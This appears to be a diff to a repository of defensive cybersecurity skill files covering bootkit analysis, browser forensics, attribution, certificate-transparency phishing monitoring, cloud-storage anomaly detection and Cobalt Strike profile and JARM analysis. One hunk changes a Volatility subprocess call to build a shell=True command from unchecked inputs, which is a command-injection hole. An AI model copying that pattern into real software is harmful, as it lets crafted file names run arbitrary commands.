description: 'Analyzes bootkit and advanced rootkit malware infecting the Master
|
||||
Boot Record (MBR), Volume Boot Record (VBR), or UEFI firmware for below-OS persistence,
|
||||
covering boot sector analysis, UEFI module inspection, and anti-rootkit detection.
|
||||
Use when compromise survives OS reinstallation or antivirus/EDR fails to detect
|
||||
malware despite clear infection signs.
|
||||
|
||||
'
|
||||
description: >
|
||||
Analyzes bootkit and advanced rootkit malware that infects the Master Boot Record (MBR),
|
||||
Volume Boot Record (VBR), or UEFI firmware to gain persistence below the operating system.
|
||||
Covers boot sector analysis, UEFI module inspection, and anti-rootkit detection techniques.
|
||||
Activates for requests involving bootkit analysis, MBR malware investigation, UEFI
|
||||
persistence analysis, or pre-OS malware detection.
|
||||
domain: cybersecurity
|
||||
subdomain: malware-analysis
|
||||
tags:
|
||||
- malware
|
||||
- bootkit
|
||||
- rootkit
|
||||
- UEFI
|
||||
- MBR-analysis
|
||||
tags: [malware, bootkit, rootkit, UEFI, MBR-analysis]
|
||||
version: 1.0.0
|
||||
author: mahipal
|
||||
license: Apache-2.0
|
||||
nist_csf:
|
||||
- DE.AE-02
|
||||
- RS.AN-03
|
||||
- ID.RA-01
|
||||
- DE.CM-01
|
||||
mitre_attack:
|
||||
- T1542.003
|
||||
- T1542.001
|
||||
- T1542.002
|
||||
- T1014
|
||||
- T1547.006
|
||||
---
|
||||
|
||||
# Analyzing Bootkit and Rootkit Samples
|
||||
|
||||
@@ -112,11 +112,8 @@ def analyze_boot_code(mbr_data):
|
||||
|
||||
def run_volatility_rootkit_scan(memory_dump, plugin):
|
||||
"""Run a Volatility 3 plugin for rootkit detection via subprocess."""
|
||||
result = subprocess.run(
|
||||
["vol3", "-f", memory_dump, plugin],
|
||||
capture_output=True, text=True,
|
||||
timeout=120,
|
||||
)
|
||||
cmd = f"vol3 -f {memory_dump} {plugin}"
|
||||
result = subprocess.run(cmd, shell=True, capture_output=True, text=True)
|
||||
return result.stdout, result.stderr, result.returncode
|
||||
|
||||
|
||||
|
||||
@@ -1,31 +1,12 @@
|
||||
---
|
||||
name: analyzing-browser-forensics-with-hindsight
|
||||
description: Parse Chromium-based browser databases with Hindsight to extract and correlate browsing history, downloads, cookies, cached content, autofill data, saved passwords, and extensions from Chrome, Edge, Brave, Opera, and Vivaldi into a unified timeline (XLSX, JSON, or SQLite output). Use during incident response, insider-threat investigations, or criminal cases when you need to reconstruct a user's web activity from a browser profile.
|
||||
description: Analyze Chromium-based browser artifacts using Hindsight to extract browsing history, downloads, cookies, cached content, autofill data, saved passwords, and browser extensions from Chrome, Edge, Brave, and Opera for forensic investigation.
|
||||
domain: cybersecurity
|
||||
subdomain: digital-forensics
|
||||
tags:
|
||||
- browser-forensics
|
||||
- hindsight
|
||||
- chrome-forensics
|
||||
- chromium
|
||||
- edge
|
||||
- browsing-history
|
||||
- cookies
|
||||
- downloads
|
||||
- cache
|
||||
- web-artifacts
|
||||
version: '1.0'
|
||||
tags: [browser-forensics, hindsight, chrome-forensics, chromium, edge, browsing-history, cookies, downloads, cache, web-artifacts]
|
||||
version: "1.0"
|
||||
author: mahipal
|
||||
license: Apache-2.0
|
||||
nist_csf:
|
||||
- RS.AN-03
|
||||
- DE.AE-02
|
||||
- RS.MA-01
|
||||
mitre_attack:
|
||||
- T1217
|
||||
- T1539
|
||||
- T1555.003
|
||||
- T1185
|
||||
---
|
||||
|
||||
# Analyzing Browser Forensics with Hindsight
|
||||
@@ -34,14 +15,6 @@ mitre_attack:
|
||||
|
||||
Hindsight is an open-source browser forensics tool designed to parse artifacts from Google Chrome and other Chromium-based browsers (Microsoft Edge, Brave, Opera, Vivaldi). It extracts and correlates data from multiple browser database files to create a unified timeline of web activity. Hindsight can parse URLs, download history, cache records, bookmarks, autofill records, saved passwords, preferences, browser extensions, HTTP cookies, Local Storage (HTML5 cookies), login data, and session/tab information. The tool produces chronological timelines in multiple output formats (XLSX, JSON, SQLite) that enable investigators to reconstruct user web activity for incident response, insider threat investigations, and criminal cases.
|
||||
|
||||
|
||||
## When to Use
|
||||
|
||||
- When investigating security incidents that require analyzing browser forensics with hindsight
|
||||
- When building detection rules or threat hunting queries for this domain
|
||||
- When SOC analysts need structured procedures for this analysis type
|
||||
- When validating security monitoring coverage for related attack techniques
|
||||
|
||||
## Prerequisites
|
||||
|
||||
- Python 3.8+ with Hindsight installed (`pip install pyhindsight`)
|
||||
@@ -240,60 +213,3 @@ if __name__ == "__main__":
|
||||
- Chrome Forensics Guide: https://allenace.medium.com/hindsight-chrome-forensics-made-simple-425db99fa5ed
|
||||
- Browser Forensics Tools: https://www.cyberforensicacademy.com/blog/browser-forensics-tools-how-to-extract-user-activity
|
||||
- Chromium Source (History): https://source.chromium.org/chromium/chromium/src/+/main:components/history/
|
||||
|
||||
## Example Output
|
||||
|
||||
```text
|
||||
$ python hindsight.py -i /evidence/chrome-profile -o /analysis/hindsight_output
|
||||
|
||||
Hindsight v2024.01 - Chrome/Chromium Browser Forensic Analysis
|
||||
================================================================
|
||||
|
||||
Profile: /evidence/chrome-profile (Chrome 120.0.6099.130)
|
||||
OS: Windows 10
|
||||
|
||||
[+] Parsing History database...
|
||||
URL records: 12,456
|
||||
Download records: 234
|
||||
Search terms: 567
|
||||
|
||||
[+] Parsing Cookies database...
|
||||
Cookie records: 8,923
|
||||
Encrypted cookies: 6,712
|
||||
|
||||
[+] Parsing Web Data (Autofill)...
|
||||
Autofill entries: 1,234
|
||||
Credit card entries: 2 (encrypted)
|
||||
|
||||
[+] Parsing Login Data...
|
||||
Saved credentials: 45 (encrypted)
|
||||
|
||||
[+] Parsing Bookmarks...
|
||||
Bookmark entries: 189
|
||||
|
||||
--- Browsing History (Last 10 Entries) ---
|
||||
Timestamp (UTC) | URL | Title | Visit Count
|
||||
2024-01-15 14:32:05.123 | https://mail.corporate.com/inbox | Corporate Mail | 45
|
||||
2024-01-15 14:33:12.456 | https://drive.google.com/file/d/1aBcDe... | Q4_Financial_Report.xlsx | 1
|
||||
2024-01-15 14:35:44.789 | https://mega.nz/folder/xYz123 | MEGA - Secure Cloud | 3
|
||||
2024-01-15 14:36:01.234 | https://mega.nz/folder/xYz123#upload | MEGA - Upload | 8
|
||||
2024-01-15 14:42:15.567 | https://pastebin.com/raw/kL9mN2pQ | Pastebin (raw) | 1
|
||||
2024-01-15 15:01:33.890 | https://192.168.1.50:8443/admin | Admin Panel | 12
|
||||
2024-01-15 15:15:22.111 | https://transfer.sh/upload | transfer.sh | 2
|
||||
2024-01-15 15:30:45.222 | https://vpn-gateway.corporate.com | VPN Login | 5
|
||||
2024-01-15 16:00:00.333 | https://whatismyipaddress.com | What Is My IP | 1
|
||||
2024-01-15 16:05:12.444 | https://protonmail.com/inbox | ProtonMail | 3
|
||||
|
||||
--- Downloads (Suspicious) ---
|
||||
Timestamp (UTC) | Filename | URL Source | Size
|
||||
2024-01-15 14:33:15.000 | Q4_Financial_Report.xlsm | https://phish-domain.com/docs/report | 245 KB
|
||||
2024-01-15 14:34:02.000 | update_client.exe | https://cdn.evil-updates.com/client.exe | 1.2 MB
|
||||
|
||||
--- Cookies (Session Tokens) ---
|
||||
Domain | Name | Expires | Secure | HttpOnly
|
||||
.corporate.com | SESSION_ID | 2024-01-16 14:32 | Yes | Yes
|
||||
.mega.nz | session | Session | Yes | Yes
|
||||
.protonmail.com | AUTH-TOKEN | 2024-02-15 00:00 | Yes | Yes
|
||||
|
||||
Report saved to: /analysis/hindsight_output/Hindsight_Report.xlsx
|
||||
```
|
||||
|
||||
@@ -10,6 +10,8 @@ import sys
|
||||
import json
|
||||
import sqlite3
|
||||
import datetime
|
||||
import hashlib
|
||||
from collections import defaultdict
|
||||
|
||||
|
||||
def chrome_time_to_datetime(chrome_time):
|
||||
|
||||
@@ -1,29 +1,12 @@
|
||||
---
|
||||
name: analyzing-campaign-attribution-evidence
|
||||
description: Systematically evaluate cyber-campaign evidence to attribute an operation to a threat actor, using the Diamond Model and Analysis of Competing Hypotheses (ACH) to weigh infrastructure overlaps, TTP consistency, malware code similarity, and timing/language artifacts into confidence-weighted attribution assessments. Use when an incident investigation needs a defensible attribution confidence level.
|
||||
description: Campaign attribution analysis involves systematically evaluating evidence to determine which threat actor or group is responsible for a cyber operation. This skill covers collecting and weighting attr
|
||||
domain: cybersecurity
|
||||
subdomain: threat-intelligence
|
||||
tags:
|
||||
- threat-intelligence
|
||||
- cti
|
||||
- ioc
|
||||
- mitre-attack
|
||||
- stix
|
||||
- attribution
|
||||
- campaign-analysis
|
||||
version: '1.0'
|
||||
tags: [threat-intelligence, cti, ioc, mitre-attack, stix, attribution, campaign-analysis]
|
||||
version: "1.0"
|
||||
author: mahipal
|
||||
license: Apache-2.0
|
||||
nist_csf:
|
||||
- ID.RA-01
|
||||
- ID.RA-05
|
||||
- DE.CM-01
|
||||
- DE.AE-02
|
||||
mitre_attack:
|
||||
- T1587.001
|
||||
- T1583.001
|
||||
- T1588.002
|
||||
- T1071.001
|
||||
---
|
||||
# Analyzing Campaign Attribution Evidence
|
||||
|
||||
@@ -31,14 +14,6 @@ mitre_attack:
|
||||
|
||||
Campaign attribution analysis involves systematically evaluating evidence to determine which threat actor or group is responsible for a cyber operation. This skill covers collecting and weighting attribution indicators using the Diamond Model and ACH (Analysis of Competing Hypotheses), analyzing infrastructure overlaps, TTP consistency, malware code similarities, operational timing patterns, and language artifacts to build confidence-weighted attribution assessments.
|
||||
|
||||
|
||||
## When to Use
|
||||
|
||||
- When investigating security incidents that require analyzing campaign attribution evidence
|
||||
- When building detection rules or threat hunting queries for this domain
|
||||
- When SOC analysts need structured procedures for this analysis type
|
||||
- When validating security monitoring coverage for related attack techniques
|
||||
|
||||
## Prerequisites
|
||||
|
||||
- Python 3.9+ with `attackcti`, `stix2`, `networkx` libraries
|
||||
@@ -65,7 +40,7 @@ Campaign attribution analysis involves systematically evaluating evidence to det
|
||||
### Analysis of Competing Hypotheses (ACH)
|
||||
Structured analytical method that evaluates evidence against multiple competing hypotheses. Each piece of evidence is scored as consistent, inconsistent, or neutral with respect to each hypothesis. The hypothesis with the least inconsistent evidence is favored.
|
||||
|
||||
## Workflow
|
||||
## Practical Steps
|
||||
|
||||
### Step 1: Collect Attribution Evidence
|
||||
|
||||
|
||||
@@ -6,6 +6,9 @@ malware code similarity, timing patterns, and language artifacts.
|
||||
"""
|
||||
|
||||
import json
|
||||
import os
|
||||
import sys
|
||||
import hashlib
|
||||
import re
|
||||
from collections import defaultdict
|
||||
from datetime import datetime
|
||||
|
||||
@@ -1,62 +1,12 @@
|
||||
---
|
||||
name: analyzing-certificate-transparency-for-phishing
|
||||
description: Monitor Certificate Transparency logs using crt.sh and Certstream to
|
||||
detect phishing domains, lookalike certificates, and unauthorized certificate issuance
|
||||
targeting your organization.
|
||||
description: Monitor Certificate Transparency logs using crt.sh and Certstream to detect phishing domains, lookalike certificates, and unauthorized certificate issuance targeting your organization.
|
||||
domain: cybersecurity
|
||||
subdomain: threat-intelligence
|
||||
tags:
|
||||
- certificate-transparency
|
||||
- ct-logs
|
||||
- phishing
|
||||
- crt-sh
|
||||
- certstream
|
||||
- ssl
|
||||
- domain-monitoring
|
||||
- threat-intelligence
|
||||
version: '1.0'
|
||||
tags: [certificate-transparency, ct-logs, phishing, crt-sh, certstream, ssl, domain-monitoring, threat-intelligence]
|
||||
version: "1.0"
|
||||
author: mahipal
|
||||
license: Apache-2.0
|
||||
atlas_techniques:
|
||||
- AML.T0052
|
||||
nist_csf:
|
||||
- ID.RA-01
|
||||
- ID.RA-05
|
||||
- DE.CM-01
|
||||
- DE.AE-02
|
||||
mitre_attack:
|
||||
- T1583.001
|
||||
- T1583.004
|
||||
- T1566.002
|
||||
- T1608.005
|
||||
- T1596.003
|
||||
mitre_f3:
|
||||
version: '1.1'
|
||||
tactics:
|
||||
- resource-development
|
||||
- reconnaissance
|
||||
- initial-access
|
||||
techniques:
|
||||
- id: T1583.001
|
||||
name: 'Acquire Infrastructure: Domains'
|
||||
tactic: resource-development
|
||||
source: attack
|
||||
- id: F1020.002
|
||||
name: 'Create Fake Materials: Fake Website'
|
||||
tactic: resource-development
|
||||
source: f3
|
||||
- id: T1593
|
||||
name: Search Open Websites/Domains
|
||||
tactic: reconnaissance
|
||||
source: attack
|
||||
- id: T1598
|
||||
name: Phishing for Information
|
||||
tactic: reconnaissance
|
||||
source: attack
|
||||
- id: T1660
|
||||
name: Phishing
|
||||
tactic: initial-access
|
||||
source: attack
|
||||
---
|
||||
# Analyzing Certificate Transparency for Phishing
|
||||
|
||||
@@ -64,14 +14,6 @@ mitre_f3:
|
||||
|
||||
Certificate Transparency (CT) is an Internet security standard that creates a public, append-only log of all issued SSL/TLS certificates. Monitoring CT logs enables early detection of phishing domains that register certificates mimicking legitimate brands, unauthorized certificate issuance for owned domains, and certificate-based attack infrastructure. This skill covers querying CT logs via crt.sh, real-time monitoring with Certstream, building automated alerting for suspicious certificates, and integrating findings into threat intelligence workflows.
|
||||
|
||||
|
||||
## When to Use
|
||||
|
||||
- When investigating security incidents that require analyzing certificate transparency for phishing
|
||||
- When building detection rules or threat hunting queries for this domain
|
||||
- When SOC analysts need structured procedures for this analysis type
|
||||
- When validating security monitoring coverage for related attack techniques
|
||||
|
||||
## Prerequisites
|
||||
|
||||
- Python 3.9+ with `requests`, `certstream`, `tldextract`, `Levenshtein` libraries
|
||||
@@ -94,7 +36,7 @@ Attackers register lookalike domains and obtain free certificates (often from Le
|
||||
|
||||
crt.sh is a free web interface and PostgreSQL database operated by Sectigo that indexes CT logs. It supports wildcard searches (`%.example.com`), direct SQL queries, and JSON API responses. It tracks certificate issuance, expiration, and revocation across all major CT logs.
|
||||
|
||||
## Workflow
|
||||
## Practical Steps
|
||||
|
||||
### Step 1: Query crt.sh for Certificate History
|
||||
|
||||
|
||||
@@ -6,7 +6,10 @@ certificates, and identifies potential phishing infrastructure.
|
||||
"""
|
||||
|
||||
import json
|
||||
import os
|
||||
import sys
|
||||
import re
|
||||
from datetime import datetime
|
||||
from collections import defaultdict
|
||||
|
||||
try:
|
||||
|
||||
@@ -1,57 +1,18 @@
|
||||
---
|
||||
name: analyzing-cloud-storage-access-patterns
|
||||
description: Detect abnormal access in AWS S3, GCS, and Azure Blob Storage by analyzing CloudTrail Data Events, GCS audit logs, and Azure Storage Analytics for after-hours bulk downloads, new-IP access, and API-call spikes (e.g. GetObject) via statistical baselines and time-series anomaly detection. Use when investigating suspected cloud data exfiltration or building related detection rules.
|
||||
description: >-
|
||||
Detect abnormal access patterns in AWS S3, GCS, and Azure Blob Storage by analyzing CloudTrail
|
||||
Data Events, GCS audit logs, and Azure Storage Analytics. Identifies after-hours bulk downloads,
|
||||
access from new IP addresses, unusual API calls (GetObject spikes), and potential data exfiltration
|
||||
using statistical baselines and time-series anomaly detection.
|
||||
domain: cybersecurity
|
||||
subdomain: cloud-security
|
||||
tags:
|
||||
- cloud-security
|
||||
- aws-s3
|
||||
- gcs
|
||||
- azure-blob-storage
|
||||
- cloudtrail
|
||||
- data-access-anomaly
|
||||
- exfiltration-detection
|
||||
version: '1.0'
|
||||
tags: [analyzing, cloud, storage, access]
|
||||
version: "1.0"
|
||||
author: mahipal
|
||||
license: Apache-2.0
|
||||
atlas_techniques:
|
||||
- AML.T0024
|
||||
- AML.T0056
|
||||
nist_ai_rmf:
|
||||
- MEASURE-2.7
|
||||
- MAP-5.1
|
||||
- MANAGE-2.4
|
||||
nist_csf:
|
||||
- PR.IR-01
|
||||
- ID.AM-08
|
||||
- GV.SC-06
|
||||
- DE.CM-01
|
||||
mitre_attack:
|
||||
- T1530
|
||||
- T1567.002
|
||||
- T1619
|
||||
- T1078.004
|
||||
- T1048
|
||||
---
|
||||
|
||||
|
||||
# Analyzing Cloud Storage Access Patterns
|
||||
|
||||
|
||||
## When to Use
|
||||
|
||||
- When investigating security incidents that require analyzing cloud storage access patterns
|
||||
- When building detection rules or threat hunting queries for this domain
|
||||
- When SOC analysts need structured procedures for this analysis type
|
||||
- When validating security monitoring coverage for related attack techniques
|
||||
|
||||
## Prerequisites
|
||||
|
||||
- Familiarity with cloud security concepts and tools
|
||||
- Access to a test or lab environment for safe execution
|
||||
- Python 3.8+ with required dependencies installed
|
||||
- Appropriate authorization for any testing activities
|
||||
|
||||
## Instructions
|
||||
|
||||
1. Install dependencies: `pip install boto3 requests`
|
||||
|
||||
@@ -21,7 +21,7 @@ def query_cloudtrail_s3_events(bucket_name, hours_back=24):
|
||||
"--start-time", start_time,
|
||||
"--output", "json",
|
||||
]
|
||||
result = subprocess.run(cmd, capture_output=True, text=True, timeout=120)
|
||||
result = subprocess.run(cmd, capture_output=True, text=True)
|
||||
if result.returncode != 0:
|
||||
logger.error("CloudTrail query failed: %s", result.stderr[:200])
|
||||
return []
|
||||
|
||||
@@ -1,32 +1,12 @@
|
||||
---
|
||||
name: analyzing-cobalt-strike-beacon-configuration
|
||||
description: Extract and analyze Cobalt Strike beacon configuration from PE files
|
||||
and memory dumps to identify C2 infrastructure, malleable profiles, and operator
|
||||
tradecraft.
|
||||
description: Extract and analyze Cobalt Strike beacon configuration from PE files and memory dumps to identify C2 infrastructure, malleable profiles, and operator tradecraft.
|
||||
domain: cybersecurity
|
||||
subdomain: malware-analysis
|
||||
tags:
|
||||
- cobalt-strike
|
||||
- beacon
|
||||
- c2
|
||||
- malware-analysis
|
||||
- config-extraction
|
||||
- threat-hunting
|
||||
- red-team-tools
|
||||
version: '1.0'
|
||||
tags: [cobalt-strike, beacon, c2, malware-analysis, config-extraction, threat-hunting, red-team-tools]
|
||||
version: "1.0"
|
||||
author: mahipal
|
||||
license: Apache-2.0
|
||||
nist_csf:
|
||||
- DE.AE-02
|
||||
- RS.AN-03
|
||||
- ID.RA-01
|
||||
- DE.CM-01
|
||||
mitre_attack:
|
||||
- T1071.001
|
||||
- T1573.001
|
||||
- T1090.004
|
||||
- T1105
|
||||
- T1027
|
||||
---
|
||||
# Analyzing Cobalt Strike Beacon Configuration
|
||||
|
||||
@@ -34,14 +14,6 @@ mitre_attack:
|
||||
|
||||
Cobalt Strike is a commercial adversary simulation tool widely abused by threat actors for post-exploitation operations. Beacon payloads contain embedded configuration data that reveals C2 server addresses, communication protocols, sleep intervals, jitter values, malleable C2 profile settings, watermark identifiers, and encryption keys. Extracting this configuration from PE files, shellcode, or memory dumps is critical for incident responders to map attacker infrastructure and attribute campaigns. The beacon configuration is XOR-encoded using a single byte (0x69 for version 3, 0x2e for version 4) and stored in a Type-Length-Value (TLV) format within the .data section.
|
||||
|
||||
|
||||
## When to Use
|
||||
|
||||
- When investigating security incidents that require analyzing cobalt strike beacon configuration
|
||||
- When building detection rules or threat hunting queries for this domain
|
||||
- When SOC analysts need structured procedures for this analysis type
|
||||
- When validating security monitoring coverage for related attack techniques
|
||||
|
||||
## Prerequisites
|
||||
|
||||
- Python 3.9+ with `dissect.cobaltstrike`, `pefile`, `yara-python`
|
||||
@@ -65,7 +37,7 @@ The beacon configuration encodes the malleable C2 profile that dictates HTTP req
|
||||
|
||||
Each Cobalt Strike license embeds a unique watermark (4-byte integer) into generated beacons. Extracting the watermark can link multiple beacons to the same operator or cracked license. Known watermark databases maintained by threat intelligence providers map watermarks to specific threat actors or leaked license keys.
|
||||
|
||||
## Workflow
|
||||
## Practical Steps
|
||||
|
||||
### Step 1: Extract Configuration with CobaltStrikeParser
|
||||
|
||||
|
||||
@@ -8,7 +8,9 @@ communication settings, malleable C2 profile details, and watermark values.
|
||||
import struct
|
||||
import os
|
||||
import sys
|
||||
import json
|
||||
import hashlib
|
||||
import re
|
||||
from collections import OrderedDict
|
||||
|
||||
# Cobalt Strike beacon configuration field IDs (Type-Length-Value format)
|
||||
|
||||
@@ -0,0 +1,60 @@
|
||||
---
|
||||
name: analyzing-cobalt-strike-malleable-profiles
|
||||
description: >
|
||||
Parses Cobalt Strike malleable C2 profiles using pyMalleableC2 to extract beacon
|
||||
configuration, HTTP communication patterns, and sleep/jitter settings. Combines with
|
||||
JARM TLS fingerprinting to detect C2 servers on the network. Use when investigating
|
||||
suspected Cobalt Strike infrastructure or building detection signatures for C2 traffic.
|
||||
domain: cybersecurity
|
||||
subdomain: security-operations
|
||||
tags: [analyzing, cobalt, strike, malleable]
|
||||
version: "1.0"
|
||||
author: mahipal
|
||||
license: Apache-2.0
|
||||
---
|
||||
|
||||
# Analyzing Cobalt Strike Malleable Profiles
|
||||
|
||||
## Instructions
|
||||
|
||||
Parse malleable C2 profiles to extract IOCs and detection opportunities using the
|
||||
pyMalleableC2 library. Combine with JARM fingerprinting to identify C2 servers.
|
||||
|
||||
```python
|
||||
from malleablec2 import Profile
|
||||
|
||||
# Parse a malleable profile from file
|
||||
profile = Profile.from_file("amazon.profile")
|
||||
|
||||
# Extract global options (sleep, jitter, user-agent)
|
||||
print(profile.ast.pretty())
|
||||
|
||||
# Access HTTP-GET block URIs and headers for network signatures
|
||||
# Access HTTP-POST block for data exfiltration patterns
|
||||
# Generate JARM fingerprints for known C2 infrastructure
|
||||
```
|
||||
|
||||
Key analysis steps:
|
||||
1. Parse the malleable profile to extract HTTP-GET/POST URI patterns
|
||||
2. Extract User-Agent strings and custom headers for IDS signatures
|
||||
3. Identify sleep time and jitter for beaconing detection thresholds
|
||||
4. Scan suspect IPs with JARM to match known C2 fingerprint hashes
|
||||
5. Cross-reference extracted IOCs with network traffic logs
|
||||
|
||||
## Examples
|
||||
|
||||
```python
|
||||
# Parse profile and extract detection indicators
|
||||
from malleablec2 import Profile
|
||||
p = Profile.from_file("cobaltstrike.profile")
|
||||
print(p) # Reconstructed source
|
||||
|
||||
# JARM scan a suspect C2 server
|
||||
import subprocess
|
||||
result = subprocess.run(
|
||||
["python3", "jarm.py", "suspect-server.com"],
|
||||
capture_output=True, text=True
|
||||
)
|
||||
print(result.stdout)
|
||||
# Compare fingerprint against known CS JARM hashes
|
||||
```
|
||||
@@ -0,0 +1,69 @@
|
||||
# API Reference: Analyzing Cobalt Strike Malleable Profiles
|
||||
|
||||
## pyMalleableC2
|
||||
|
||||
```python
|
||||
from malleablec2 import Profile
|
||||
from malleablec2.components import HttpGetBlock, HttpPostBlock, ClientBlock, ServerBlock
|
||||
|
||||
# Parse from file or string
|
||||
p = Profile.from_file("amazon.profile")
|
||||
p = Profile.from_string(code_string)
|
||||
p = Profile.from_scratch()
|
||||
|
||||
# Set global options
|
||||
p.set_option("sleeptime", "3000")
|
||||
p.set_option("jitter", "0")
|
||||
p.set_option("pipename", "mojo__##")
|
||||
|
||||
# HTTP blocks
|
||||
http_get = HttpGetBlock()
|
||||
http_get.set_option("uri", "/updates")
|
||||
client = ClientBlock()
|
||||
client.add_statement("header", "Accept", "*/*")
|
||||
http_get.add_code_block(client)
|
||||
p.add_code_block(http_get)
|
||||
|
||||
# AST and reconstruction
|
||||
print(p.ast.pretty()) # Display AST
|
||||
print(p) # Reconstruct source
|
||||
```
|
||||
|
||||
## JARM TLS Fingerprinting
|
||||
|
||||
```bash
|
||||
# Scan a single host
|
||||
python3 jarm.py www.example.com
|
||||
|
||||
# Scan with specific port
|
||||
python3 jarm.py 192.168.1.1 -p 8443
|
||||
|
||||
# Batch scan from file
|
||||
python3 jarm.py -i targets.txt -o results.csv
|
||||
```
|
||||
|
||||
Fingerprint format: 62-char hybrid hash
|
||||
- First 30 chars: cipher + TLS version (10 handshakes x 3 chars)
|
||||
- Last 32 chars: truncated SHA256 of cumulative extensions
|
||||
|
||||
## Known Cobalt Strike JARM Hashes
|
||||
|
||||
| JARM Hash | Description |
|
||||
|-----------|-------------|
|
||||
| `07d14d16d21d21d07c42d41d00041d...` | CS default config |
|
||||
| `07d14d16d21d21d00042d41d00041d...` | CS with Java 11 |
|
||||
|
||||
## dissect.cobaltstrike (Alternative)
|
||||
|
||||
```python
|
||||
from dissect.cobaltstrike import beacon
|
||||
b = beacon.BeaconConfig.from_file("beacon.bin")
|
||||
print(b.protocol, b.port, b.sleeptime)
|
||||
```
|
||||
|
||||
### References
|
||||
|
||||
- pyMalleableC2: https://github.com/byt3bl33d3r/pyMalleableC2
|
||||
- JARM scanner: https://github.com/salesforce/jarm
|
||||
- dissect.cobaltstrike: https://github.com/fox-it/dissect.cobaltstrike
|
||||
- C2 JARM list: https://github.com/cedowens/C2-JARM
|
||||
@@ -0,0 +1,174 @@
|
||||
#!/usr/bin/env python3
|
||||
"""Agent for analyzing Cobalt Strike malleable C2 profiles and JARM fingerprinting."""
|
||||
|
||||
import os
|
||||
import json
|
||||
import subprocess
|
||||
import argparse
|
||||
from pathlib import Path
|
||||
from datetime import datetime
|
||||
|
||||
from malleablec2 import Profile
|
||||
|
||||
|
||||
def extract_profile_indicators(profile_path):
|
||||
"""Extract detection indicators from a malleable C2 profile."""
|
||||
with open(profile_path) as f:
|
||||
content = f.read()
|
||||
profile = Profile.from_string(content)
|
||||
indicators = {
|
||||
"file": str(profile_path),
|
||||
"source_lines": len(content.splitlines()),
|
||||
"reconstructed": str(profile),
|
||||
}
|
||||
keywords = ["sleeptime", "jitter", "useragent", "pipename", "host_stage",
|
||||
"dns_idle", "dns_sleep", "spawnto_x86", "spawnto_x64"]
|
||||
options = {}
|
||||
for kw in keywords:
|
||||
for line in content.splitlines():
|
||||
stripped = line.strip().rstrip(";").strip()
|
||||
if kw in stripped.lower() and "set " in stripped.lower():
|
||||
parts = stripped.split('"')
|
||||
if len(parts) >= 2:
|
||||
options[kw] = parts[1]
|
||||
indicators["global_options"] = options
|
||||
uris = []
|
||||
for line in content.splitlines():
|
||||
if "set uri" in line.strip().lower():
|
||||
parts = line.strip().split('"')
|
||||
if len(parts) >= 2:
|
||||
uris.append(parts[1])
|
||||
indicators["uris"] = uris
|
||||
headers = []
|
||||
for line in content.splitlines():
|
||||
stripped = line.strip()
|
||||
if "header " in stripped.lower() and '"' in stripped:
|
||||
parts = stripped.split('"')
|
||||
if len(parts) >= 4:
|
||||
headers.append({"name": parts[1], "value": parts[3]})
|
||||
indicators["custom_headers"] = headers
|
||||
return indicators
|
||||
|
||||
|
||||
def scan_directory_profiles(directory):
|
||||
"""Scan a directory for malleable C2 profiles and extract indicators."""
|
||||
results = []
|
||||
for path in Path(directory).rglob("*.profile"):
|
||||
try:
|
||||
indicators = extract_profile_indicators(str(path))
|
||||
results.append(indicators)
|
||||
except Exception as e:
|
||||
results.append({"file": str(path), "error": str(e)})
|
||||
return results
|
||||
|
||||
|
||||
KNOWN_CS_JARM = {
|
||||
"07d14d16d21d21d07c42d41d00041d24a458a375eef0c576d23a7bab9a9fb1":
|
||||
"Cobalt Strike (default)",
|
||||
"07d14d16d21d21d00042d41d00041de5fb3038104f457d92ba02e9311512c2":
|
||||
"Cobalt Strike (Java 11)",
|
||||
}
|
||||
|
||||
|
||||
def compute_jarm_fingerprint(host, port=443):
|
||||
"""Compute JARM fingerprint by invoking the salesforce/jarm scanner."""
|
||||
jarm_script = os.getenv("JARM_SCRIPT", "jarm.py")
|
||||
try:
|
||||
result = subprocess.run(
|
||||
["python3", jarm_script, host, "-p", str(port)],
|
||||
capture_output=True, text=True, timeout=30,
|
||||
)
|
||||
for line in result.stdout.splitlines():
|
||||
if len(line.strip()) >= 62:
|
||||
return line.strip().split()[-1]
|
||||
return result.stdout.strip()
|
||||
except Exception as e:
|
||||
return f"Error: {e}"
|
||||
|
||||
|
||||
def check_jarm_against_known(fingerprint):
|
||||
"""Check a JARM fingerprint against known Cobalt Strike signatures."""
|
||||
for jarm_hash, description in KNOWN_CS_JARM.items():
|
||||
if fingerprint.strip() == jarm_hash:
|
||||
return {"match": True, "description": description, "fingerprint": fingerprint}
|
||||
return {"match": False, "fingerprint": fingerprint}
|
||||
|
||||
|
||||
def batch_jarm_scan(targets, port=443):
|
||||
"""Scan multiple targets for JARM fingerprints and check against known CS hashes."""
|
||||
results = []
|
||||
for target in targets:
|
||||
fp = compute_jarm_fingerprint(target, port)
|
||||
match = check_jarm_against_known(fp)
|
||||
match["target"] = target
|
||||
results.append(match)
|
||||
return results
|
||||
|
||||
|
||||
def generate_snort_rules(indicators_list):
|
||||
"""Generate Snort/Suricata rules from extracted profile indicators."""
|
||||
rules = []
|
||||
sid = 1000001
|
||||
for ind in indicators_list:
|
||||
for uri in ind.get("uris", []):
|
||||
rules.append(
|
||||
f'alert http $HOME_NET any -> $EXTERNAL_NET any '
|
||||
f'(msg:"CS Beacon URI {uri}"; '
|
||||
f'content:"{uri}"; http_uri; sid:{sid}; rev:1;)'
|
||||
)
|
||||
sid += 1
|
||||
ua = ind.get("global_options", {}).get("useragent", "")
|
||||
if ua:
|
||||
rules.append(
|
||||
f'alert http $HOME_NET any -> $EXTERNAL_NET any '
|
||||
f'(msg:"CS Beacon User-Agent"; '
|
||||
f'content:"{ua}"; http_header; sid:{sid}; rev:1;)'
|
||||
)
|
||||
sid += 1
|
||||
return rules
|
||||
|
||||
|
||||
def main():
|
||||
parser = argparse.ArgumentParser(description="Cobalt Strike Malleable Profile Analyzer")
|
||||
parser.add_argument("--profile", help="Path to a single malleable C2 profile")
|
||||
parser.add_argument("--directory", help="Directory of malleable profiles")
|
||||
parser.add_argument("--jarm-targets", nargs="*", help="Hosts to JARM fingerprint")
|
||||
parser.add_argument("--output", default="cs_analysis_report.json")
|
||||
parser.add_argument("--action", choices=[
|
||||
"parse", "scan_dir", "jarm", "generate_rules", "full_analysis"
|
||||
], default="full_analysis")
|
||||
args = parser.parse_args()
|
||||
|
||||
report = {"generated_at": datetime.utcnow().isoformat(), "findings": {}}
|
||||
|
||||
if args.action in ("parse", "full_analysis") and args.profile:
|
||||
indicators = extract_profile_indicators(args.profile)
|
||||
report["findings"]["profile_indicators"] = indicators
|
||||
